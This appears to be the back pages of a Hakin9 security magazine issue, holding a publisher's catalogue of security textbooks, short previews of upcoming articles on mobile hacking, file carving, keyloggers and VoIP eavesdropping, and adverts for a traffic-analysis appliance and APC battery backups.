


by **Jeffrey J P Tsai** (*University of Illinois, Chicago, USA*)

This important textbook introduces the concept of intrusion detection, discusses various approaches for intrusion detection systems (IDS), and presents the architecture and implementation of IDS. It emphasizes on the prediction and learning algorithms for intrusion detection and highlights techniques for intrusion detection of wired computer networks and wireless sensor networks. The performance comparison of various IDS via simulation will also be included.

**Readership:** Academicians, researchers and graduate students in software engineering/programming; computer engineering, knowledge and system engineering.

300pp (approx.)                      **Winter 2009**  
978-1-84816-447-5      US\$98      £74





## BUILDING SECURE AND HIGH-PERFORMANCE SOFTWARE SYSTEMS

by **Issa Traore & Ahmed Awad E Ahmed** (University of Victoria, Canada)

Designing reliable, complex and dependable software systems is a continuous challenge to the software engineering community. The contribution of this book is two fold: bring to light a large body of knowledge on this issue and proposing basic techniques to build secure high-performance software systems. The first part focuses on performance requirements analysis for distributed software systems. Techniques for analyzing and testing software performance requirements are introduced. The second part proposes a model-driven perspective on secure software engineering. A systematic security engineering process is presented, which starts in the early stages of the software development process and spans the entire software lifecycle.

**Readership:** Researchers, academics, postgraduate students in software engineering and networking.

200pp (approx.)      Fall 2010  
978-981-283-599-4      US\$72      £54

## TRUST AND SECURITY IN COLLABORATIVE COMPUTING

by **Xukai Zou** (Indiana University–Purdue University Indianapolis, USA), **Yuan-Shun Dai** (University of Tennessee, USA) & **Yi Pan** (Georgia State University, USA)

This monograph considers the latest efforts to develop a trusted environment with the high security and reliability needed for collaborative computing. The important modules treated include secure group communication, access control, dependability, grid computing, key management, intrusion detection, and trace back.

**Readership:** Graduate students, academics and researchers in computer and information science, networking, and computer applications.

248pp      Jan 2008  
978-981-270-368-2      US\$89      £48

Intelligent Information Systems – Vol. 1

## ADVANCES IN ARTIFICIAL INTELLIGENCE FOR PRIVACY PROTECTION AND SECURITY

edited by **Agusti Solanas & Antoni Martínez-Ballesté** (Rovira i Virgili University, Spain)

In this book, we aim to collect the most recent advances in artificial intelligence techniques (i.e. neural networks, fuzzy systems, multi-agent systems, genetic algorithms, image analysis, clustering, etc), which are applied to the protection of privacy and security. The symbiosis between these fields leads to a pool of invigorating ideas, which are explored in this book.

**Readership:** Researchers, academics and graduate students in artificial intelligence, security and privacy.

350pp (approx.)      Summer 2009  
978-981-279-032-3      US\$88      £48

Computer and Network Security –Vol. 3

## SECURITY IN AD-HOC AND SENSOR NETWORKS

by **Raheem Beyah** (Georgia State University, USA), **Janise McNair** (University of Florida, USA) & **Cherita Corbett** (Sandia National Laboratories, USA)

This edited book provides a comprehensive treatment for security issues in these networks, ranging from attack mitigation to recovery after an attack has been successfully executed. Security issues include (but are not limited to) attacks, malicious node detection, access control, authentication, intrusion detection, privacy and anonymity, key management, location verification, security architectures and protocols, secrecy and integrity, network resilience and survivability, and trust models.

**Readership:** Researchers, industry practitioners, graduate and undergraduate students in networking, network security, distributed security and sensor ad-hoc security.

460pp (approx.)      Fall 2009  
978-981-4271-08-0      US\$120      £90

Highly Recommended

Computer and Network Security – Vol. 1

## SECURITY IN DISTRIBUTED AND NETWORKING SYSTEMS

edited by **Yang Xiao** (University of Alabama, USA) & **Yi Pan** (Georgia State University, USA)

Security issues in distributed systems and network systems are extremely important. This edited book provides a comprehensive treatment on security issues in these systems, ranging from attacks to all kinds of solutions from prevention to detection approaches and includes security studies in a range of systems including peer-to-peer networks, distributed systems, Internet, wireless networks, Internet service, e-commerce, mobile and pervasive computing.

**Readership:** Researchers and professional in network and distributed systems.

512pp      Aug 2007  
978-981-270-807-6      US\$98      £56

Bestselling Book

Statistical Science and Interdisciplinary Research – Vol. 3

## ALGORITHMS, ARCHITECTURES AND INFORMATION SYSTEMS SECURITY

edited by **Bhargab B Bhattacharya**, **Susmita Sur-Kolay**, **Subhas C Nandy** & **Aditya Bagchi** (Indian Statistical Institute, India)

This volume contains articles written by leading researchers in the fields of algorithms, architectures, and information systems security. It comprises scholarly articles on information systems security covering privacy issues, access control, enterprise and network security, and digital image forensics.

**Readership:** Researchers, professionals and advanced graduates in theoretical computer science, electrical & electronics engineering, and combinatorics & graph theory.

384pp      Nov 2008  
978-981-283-623-6      US\$105      £57

For orders or enquiries, please contact any of our offices below or visit us at: [www.worldscientific.com](http://www.worldscientific.com)

- NORTH & SOUTH AMERICA** World Scientific Publishing Co. Inc. 27 Warren Street, Suite 401-402, Hackensack, NJ 07601, USA Toll-free fax: 1 888 977 2665 Toll-free: 1 800 227 7562 Email: sales@wspc.com
- EUROPE & THE MIDDLE EAST** World Scientific Publishing (UK) Ltd. c/o Marston Book Services, P O Box 269, Abingdon, Oxon OX14 4YN, UK Fax: 44 (0) 123 546 5555 Tel: 44 (0) 123 546 5500 Email: direct.orders@marston.co.uk
- ASIA & THE REST OF THE WORLD** World Scientific Publishing Co. Pte. Ltd. Farrer Road, P O Box 128, SINGAPORE 912805 Fax: 65 6467 7667 Tel: 65 6466 5775 Email: sales@wspc.com.sg

\* Prices subject to change without prior notice


Printed in May 2009

AD/JO/07/09/17/CC



# UPCOMING

## in the next issue...



### Mobile web: privacy keeping and exploitation methods

Modern technology has produced a rapid spread of so-called mobile devices, i.e. mobile phones and handhelds, with which the use of the Internet and its services has become very easy and affordable. Nevertheless, the approach to hacking begins to depart slightly from the classic approach that requires a computer or a laptop with which to connect to the network, because several attack scenarios can be made from your phone. Mauro Gentile will describe what mobile web means, how to structure a site accessible from mobile devices, and how to use a phone as a tool for hacking.

### SMS trickery in public transport

Providing consumers with an easy way to purchase tickets tends to reduce fare dodging...which is why most public transport companies offer SMS tickets. An SMS ticket is a ticket which is ordered via an SMS at a premium-rate number, and is then delivered to your phone. Tam Hanna will show you that there is no absolutely secure system. Security is nothing more than a measure to increase the price of attacking a system. The more secure a system is, the more time and money must be invested to circumvent it.

### File Carving

News sites are regularly reporting about the fact that confidential or secret information was compromised. The loss of an USB-stick or device from any kind of government agency or financial institute is happening quite frequently. Most of the time, the information was present on the device, but what if the information was deleted or even better, the device was formatted? After deletion, formatting and/or repartitioning we can use a technique called 'Carving'. Christiaan Beek will present you the process of extracting a collection of data from a larger data set.

### Hardware Keylogger – A Serious Threat

Keyloggers are a serious threat for both companies and individuals. Their goal is to log all input made by a user and to then make it available to the attacker. Michael R. Heinzl will show you what hardware keyloggers are, what threats they offer and how they work. He will also present how you can protect your company against them and what can be expected in future developments.

**Current information on the Hakin9 Magazine can be found at:**

<http://www.hakin9.org/en>

The editors reserve the right to make content changes

**The next issue goes on sale in January 2010**

### Eavesdropping on VoIP


Every Company has IT staff on a separate dedicated floor. The attack described by Marc-Andre Meloche is that of an unsecured VOIP implementation and how it can be used to gain sensitive information about a network infrastructure or accounts, and how it could be used to get information about senior staff.

**Have you a good idea for an article?**

**Would you like to become an author?**

**Or our Betatester?**

**Just write us an e-mail ([en@hakin9.org](mailto:en@hakin9.org)).**



## WHY YOUR NETWORK NEEDS **NetIntercept<sup>®</sup>**

**NetIntercept** is a powerful tool for recording, analyzing and browsing your network traffic. This FreeBSD/MySQL-based appliance archives, analyzes and displays your network traffic streams.

### Security personnel use NetIntercept to:

- \* Manually/automatically backstop firewalls/proxy servers/IDSes with Rapid Event Analysis<sup>®</sup> of archived traffic
- \* Manual or automatic traffic monitoring in support of investigations.

### Network operations personnel use NetIntercept to:

- \* Monitor and diagnose Service Levels on links to business partners
- \* Speed & simplify diagnosis and correction of problems in complex networked applications.

### Software developers use NetIntercept to:

- \* Record and archive application behavior
- \* Understand and diagnose problems in system-system interactions from Layer 2 through 7.

NetIntercept lets you look back in time, keeping hours, days or weeks of captured traffic immediately available. NetIntercept's deep heuristic stream recognition, analysis and data mining capabilities let you identify and study important connections efficiently.

---

## New Features in NetIntercept

- \* **Investigator's Notebook tool** for organizing and presenting analysis results
- \* **Non-ASCII characters** from network traffic are displayed properly throughout the GUI & are normalized to UTF-8 in reports and exported data
- \* **Optional Chain-of-Custody feature**
  - Allows users to verify that captured data has not been tampered with
  - Exported Data is digitally validated via an independent Certificate Authority

**Experiment with our downloadable Windows demo** to see the productivity benefits of NetIntercept. View our example analysis results, or import traffic you've captured:

<http://www.sandstorm.net/products/netintercept/ni-demo-request.php>



**Sandstorm Enterprises<sup>®</sup>**  
**tools with sharp edges<sup>®</sup>**

[www.sandstorm.net](http://www.sandstorm.net) · +1 781.333.3200 · [sales@sandstorm.net](mailto:sales@sandstorm.net)

# Protects your computer, the environment, and your wallet.



APC Back-UPS BE750G with SmartShedding Technology automatically powers down idle peripherals to save energy and money.



## Get the most energy-efficient desktop battery backup yet.

### Let's protect what's important.

What's in your computer? Photos, music, personal files, financial data, broadband access, videos, and more. Your computer has never been more important, and yet it has never been at higher risk for damaging power surges and other disturbances.

So like most people, you need to protect your assets. But like most people, you'd also like to protect the environment. With our new energy-conscious products, you can do both. Energy efficient by design, our new smart products protect the power going into your computer, at a cost that is quickly offset by big energy savings. How? Not only do the new Back-UPS ES and SurgeArrest use power wisely, they also boast a master/controlled outlets feature, which automatically powers down idle devices to conserve energy.

APC power protection products are available at:



PC Connection



Enter to **Win a Back-UPS ES 750G!** (A \$99 value)

Also, enter the key code to view other special offers and discounts.

Visit [www.apc.com/promo](http://www.apc.com/promo) Key Code k849w or Call 888.289.APCC x8219 or Fax 401.788.2797

*"The price tag on the new UPS is \$99. While I'm not in the habit of endorsing products in this blog, if you're in the market for a workstation-class UPS, why not opt for the greener option?"*

- Heather Clancy, ZDNet.com

In fact, while protecting your power supply, we're up to five times more energy efficient than any other solution. By saving you \$40 per year in energy costs, our Back-UPS ES pays for itself in two short years. The high-frequency, low-copper design has a smaller transformer and environmental footprint. Even the packaging has been carefully selected and manufactured to maximize use of recycled materials and minimize waste.

In this world, every decision you make counts. So protect your power with a battery backup that works to protect the environment. It conserves power, it pays for itself, and it's backed by APC's 20-plus years of Legendary Reliability. For more information on this or our other great products, or for information about environmentally responsible disposal of your old battery, visit [www.apc.com](http://www.apc.com)



### Energy-efficient solutions for every level of protection:

Save \$25 per year\* on your electric bill!

#### Surge Protection

Starting at \$34

Guaranteed protection from surges, spikes, and lightning.

7 outlets, Phone/Fax/Modem Protection, Master/Controlled Outlets



Save \$40 per year\* on your electric bill!

#### Battery Back-UPS

Starting at \$99

Our most energy-efficient backup for home computers.

10 outlets, DSL and Coax protection, Master/Controlled Outlets, High-Frequency Design, 70 minutes of runtime!



APC can help with your other power protection needs. Visit [www.apc.com](http://www.apc.com) to see our complete line of innovative products.

**APC**  
Legendary Reliability®